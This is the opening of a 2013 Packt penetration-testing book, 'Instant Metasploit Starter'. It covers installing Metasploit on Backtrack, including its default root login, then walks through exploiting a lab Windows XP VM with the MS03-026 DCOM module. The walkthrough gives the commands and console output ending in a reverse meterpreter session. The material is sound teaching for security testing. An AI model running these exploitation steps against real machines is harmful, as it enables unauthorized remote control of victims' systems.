



INSTANT

Short | Fast | Focused

Metasploit Starter

The art of ethical hacking made easy with Metasploit

Karthik Ranganath

[PACKT]
PUBLISHING

[Instant Metasploit Starter](#)

[Credits](#)

[About the Author](#)

[About the Reviewer](#)

[www.packtpub.com](#)

[Support files, eBooks, discount offers and more](#)

[packtlib.packtpub.com](#)

[Why Subscribe?](#)

[Free Access for Packt account holders](#)

[1. Instant Metasploit Starter](#)

[So, what is Metasploit?](#)

[Installation](#)

[Quick start – your first exploitation!](#)

[Step 1 – the command-line exploitation](#)

[Step 2 – GUI-based exploitation](#)

[Top features you need to know about](#)

[The meterpreter module](#)

[Auxiliary modules in Metasploit](#)

[Client-side attacks with auxiliary modules](#)

[Creating backdoors in Metasploit](#)

[Dumping Windows hashes](#)

[Browser credential stealing using third-party tools](#)

[Social engineering toolkit – an extension to Metasploit](#)

[Using msfencode scripts in the attacks](#)

[Nmap and Metasploit](#)

[People and places you should get to know](#)

[Official sites](#)

[Articles and tutorials](#)

[Community](#)

[Twitter](#)



Copyright © 2013 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing, and its dealers and distributors will be held liable for any damages caused or alleged to be caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

First published: June 2013

Production Reference: 1180613

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham B3 2PB, UK.

ISBN 978-1-84969-448-3

www.packtpub.com

Author

Karthik Ranganath

Reviewer

HariKrishnan R

Acquisition Editor

Erol Staveley

Commissioning Editor

Yogesh Dalvi

Technical Editor

Sharvari H. Baet

Project Coordinator

Sneha Modi

Proofreader

Maria Gould

Production Coordinator

Shantanu Zagade

Cover Work

Shantanu Zagade

Cover Image

Aditi Gajjar

Karthik Ranganath is an active member of the DEFCON community in India. He is the POC for DEFCON Bangalore Group (DC9180). He has published various web application advisories in portals such as exploit-db and packetstorm security. As a passionate security researcher, he has found critical vulnerabilities in various corporate networks and responsibly disclosed it to the concerned authorities. He holds the EC-Council CEH certification and has a Bachelor's degree in Information Technology from National Institute of Technology Karnataka, India. In his free time, he shares his knowledge with the student community in the form of workshops and has conducted such programs for various technical universities in India. He has presented papers at various national level security conferences. He blogs at epsilonlambda.wordpress.com.

First and foremost, I would like to thank my guru, Mr. Alexander F. D'Souza, for being the guiding light in my life. He was the one who ignited the fire within me to pursue a career in Information Security. This book is my whole-hearted dedication to him. My parents were a supporting pillar throughout my life in all the decisions that I made. It's their love and motivation that encouraged me to write this book. My heartfelt thanks to my angel, Nikitasha, who has been a support to everything I do. Last but not least I would like to thank Packt Publishing for giving me the opportunity to write this book under their banner, and for the constant support from Yogesh and Sneha, who coordinated with me to bring this book into existence!

HariKrishnan R is the founder of the DEFCON Chennai chapter. He has worked on various security frameworks and also trained students across the country on Information Security. His expertise is in web application penetration testing, vulnerability assessment, and application security. He also found critical vulnerabilities in more than 200 web applications and his work has been honored in the Google Hall of Fame.

Support files, eBooks, discount offers and more

You might want to visit www.packtpub.com for support files and downloads related to your book.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.packtpub.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at [<service@packtpub.com>](mailto:service@packtpub.com) for more details.

At www.packtpub.com, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can access, read and search across Packt's entire library of books.

Why Subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print and bookmark content
- On demand and accessible via web browser

If you have an account with Packt at www.packtpub.com, you can use this to access PacktLib today and view nine entirely free books. Simply use your login credentials for immediate access.



Welcome to *Instant Metasploit Starter*. This book has been especially created to provide you with all the information that you need to get set up with Metasploit. You will learn the basics of Metasploit, get started with your first successful exploit, and discover some tips and tricks for using Metasploit. This Starter guide contains the following sections:

So, what is Metasploit explains what Metasploit actually is, what you can do with it, and why it's so great.

Installation explains how to download and install Metasploit with minimum effort. You will also learn how to set it up in no time at all.

Quick start – your first exploitation will show you how to perform one of the core tasks of Metasploit; that is, creating your attacks and then exploiting the target. Follow the steps to exploit a target, which will be the basis of most of your work in Metasploit.

Top features you need to know about will explain how to perform five tasks with the most important features of Metasploit. By the end of this section, you will be able to exploit a vulnerable system and perform post exploitation tasks with ease.

People and places you should get to know provides you with many useful links to the project page and forums, as well as a number of helpful articles, tutorials, blogs, and the Twitter feeds of Metasploit super-contributors.

So, what is Metasploit?

This section outlines the need for a framework such as Metasploit in a penetration tester's arsenal. But before we dive into the framework, let's understand how the framework has evolved. The following are some basic concepts that will be frequently used in this book:

- **Vulnerability:** In simple terms, vulnerability is a loophole in the system. It acts as a channel for an attacker to penetrate the system, which in other words is called exploitation.
- **Exploit:** I would recursively define this term as any working piece of code that is used to exploit a vulnerable system.
- **Payload:** An attacker exploits a system with a purpose. So, after a successful exploit whatever he/she intends to do with the system stands for payload. In other words, the payload is any working piece of code bundled with an exploit to aid the attacker in the post-exploitation phase.

I have defined these terms right at the beginning because these terms will be used very often throughout this book.

In the IT industry, we have various flavors of operating systems ranging from Mac, Windows, *nix platforms, and other server operating systems, which run an n number of services

dep




Metasploit is an exploit development framework started by H. D. Moore in 2003, which was later acquired by Rapid7. It is basically a tool for the development of exploits and the testing of these exploits on live targets. This framework has been completely written using Ruby, and is currently one of the largest frameworks ever written in the Ruby language. The tool houses more than 800 exploits in its repository and hundreds of payloads for each exploit. This also contains various encoders, which help us in the obfuscation of exploits to evade the antivirus and other **intrusion detection systems (IDS)**. As we progress in this book, we shall uncover more and more features of this tool.

This tool can be used for penetration testing, risk assessment, vulnerability research, and other security developmental practices such as IDS and the **intrusion prevention system (IPS)**.


In the previous section, we had a brief introduction to the Metasploit framework. In this section, we will learn about the system requirements and various modes of installation of the Metasploit framework.

The easiest way to get your hands on Metasploit is to download the Linux distribution named Backtrack. Backtrack is a Linux-based security distribution that comes with built-in hacker tools. These tools range from information gathering to cyber forensics. The Metasploit framework comes under the network exploitation category. Backtrack includes this within itself to be used just out of the box. Let's see how to do this:

1. Visit the site <http://www.backtrack-linux.org>. Under the **Downloads** section of the site download the latest version of Backtrack onto your system. Here, you have the option of choosing an ISO image or a VMware image. Choose the required image based on your needs and allow the download to complete.
2. Use a Virtual Workstation such as VMware or Virtual Box to open the image and let the operating system load. The login credentials by default are `root:toor`.




3. Once you get the shell prompt, type `startx` to load the GUI of the system. The following screenshot shows the look of the GUI of Backtrack 5:



Metasploit comes in various flavors. In this section, we shall see how to invoke the Metasploit framework through the command-line console.

4. In your Backtrack system, open the shell by clicking on the terminal icon as shown in the following screenshot:




5. Once the terminal is opened, type the `root@bt:~# msfconsole` command:

visualize targets and intelligently recommends exploits that are based on the target's nature. In this section, we shall see how to launch Armitage in Backtrack.

8. Navigate to Armitage: **Applications | Backtrack | Exploitation Tools | Network Exploitation Tools | Metasploit Framework | armitage:**



9. You will be prompted with a dialog box. Click on **OK** and wait till Armitage loads on your GUI. Do not change any values in the dialog box. This may take quite some time to load, which is expected.
10. In the following screenshot, you can see what Armitage—the GUI for Metasploit—looks like. In the subsequent chapters, we will cover how to use the command-line interface of Metasploit as well as the Armitage GUI for performing attacks.



In the preceding screenshot, the upper half of the screen shows the folder structure of the Metasploit framework. The lower half of the screen shows the console of the framework integrated with the GUI. We shall see how to use it in the upcoming chapters.

In the *So, what is Metasploit?* section we have learned about the evolution of this tool, and in the *Installation* section, we learned the quickest and the easiest way to get your hands on this powerful exploit development framework. Now that you have Metasploit up and running, it's time to get your hands dirty with your first hands-on section. In this section, we shall exploit a vulnerable Windows machine through the following two methods:


- Exploitation using the Metasploit command-line interface
- Exploitation using the Metasploit GUI – Armitage

Step 1 – the command-line exploitation

Load backtrack 5 OS in your virtual machine, and open the terminal. In the terminal execute the following command:

```
root@bt:~ msfconsole
```

The `msfconsole` command brings up the command-line interface of Metasploit as shown in the following screenshot:



```
root@bt: ~
File Edit View Terminal Tabs Help

root@bt: ~
the matrix has you
follow the white rabbit.

knock, knock, Neo.

<< back | track 4

=[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf >
```

- **Attacker:** The Backtrack instance of the virtual machine is the attacker, and Metasploit is our attacking tool
- **Victim:** An instance of a Windows XP vulnerable machine running on the virtual machine is the victim

It's a well-known issue that Windows XP based systems had a vulnerable RPC DCOM component and it was susceptible to overflow attacks. In order to search for this exploit in the `metasploit` repository, we shall run the following command in the `msf-terminal`:

```
root@bt:~search dcom
```

The `search dcom` command searches for all exploits whose name contains a substring called `dcom`. The following screenshot shows the result of this search:

```

root@bt: ~
File Edit View Terminal Tabs Help

root@bt: ~
[Metasploit Logo]

      =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf > search dcom

Matching Modules
=====


   Name                                          Disclosure Date      Rank   Description
   ----                                          -
auxiliary/scanner/telnet/telnet_ruggedcom      normal   RuggedCom T
telnet Password Generator
exploit/windows/dcerpc/ms03_026_dcom           2003-07-16 00:00:00 UTC great   Microsoft R
PC DCOM Interface Overflow
exploit/windows/driver/broadcom_wifi_ssid      2006-11-11 00:00:00 UTC low     Broadcom Wi
reless Driver Probe Response SSID Overflow
exploit/windows/smb/ms04_031_netdde            2004-10-12 00:00:00 UTC good    Microsoft N
etDDE Service Overflow

msf >

```

In the result, we see an entry named `exploit/windows/dcerpc/ms03_026_dcom`. The folder structure tells us where on the Metasploit's folder structure the exploit code is present. If we observe the name of the exploit we can see that it's a combination of letters and numbers. The `ms03` stands for the year in which the **Common Vulnerabilities and Exposures (CVE)** was assigned to the exploit, in this case 2003 for Microsoft. After we get the search results, we use the following command:

This changes the Metasploit general terminal now to exploit a specific terminal. Any exploit-specific changes that we wish to do are done in this step. Before going ahead in this step, we need to find out what options are available for this particular exploit that takes in values from the attacker. The following screenshot will be used for explanation:



```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      RPORT            yes       The target port

Exploit target:

  Id  Name
  --  ---
  0    Windows NT SP3-6a/2000/XP/2003 Universal

msf exploit(ms03_026_dcom) > 
```

You can see in the preceding screenshot that I have used the following command:

```
root@bt:~#show options
```

The `show options` command shows all the available options for the exploit. Here, the **RPORT** (target port) is by default set to the default port of the RPC that is running on the Windows system. But, **RHOST** (target host) requires us to input the IP address of the victim. I know the IP address of my victim to be 192.168.252.132. I provide these details to Metasploit by using the `set RHOST ipaddress` command:

```
root@bt:~#set rhost 192.168.253.132
```

Following this, you can perform the `show options` command to see the values and confirm them. After doing all these, let's execute the `exploit` command as follows:

```
root@bt:~#exploit
```

In the following screenshot, we see the exploit is successful in opening a `meterpreter` session with the victim:


```

msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.253.131:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.253.132[135]
...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.253.132[135] ..
.
[*] Sending exploit ...
[*] Sending stage (752128 bytes) to 192.168.253.132
[*] Meterpreter session 1 opened (192.168.253.131:4444 -> 192.168.253.132:1136) at 2013-04-09 01:11:07 +0530

meterpreter >

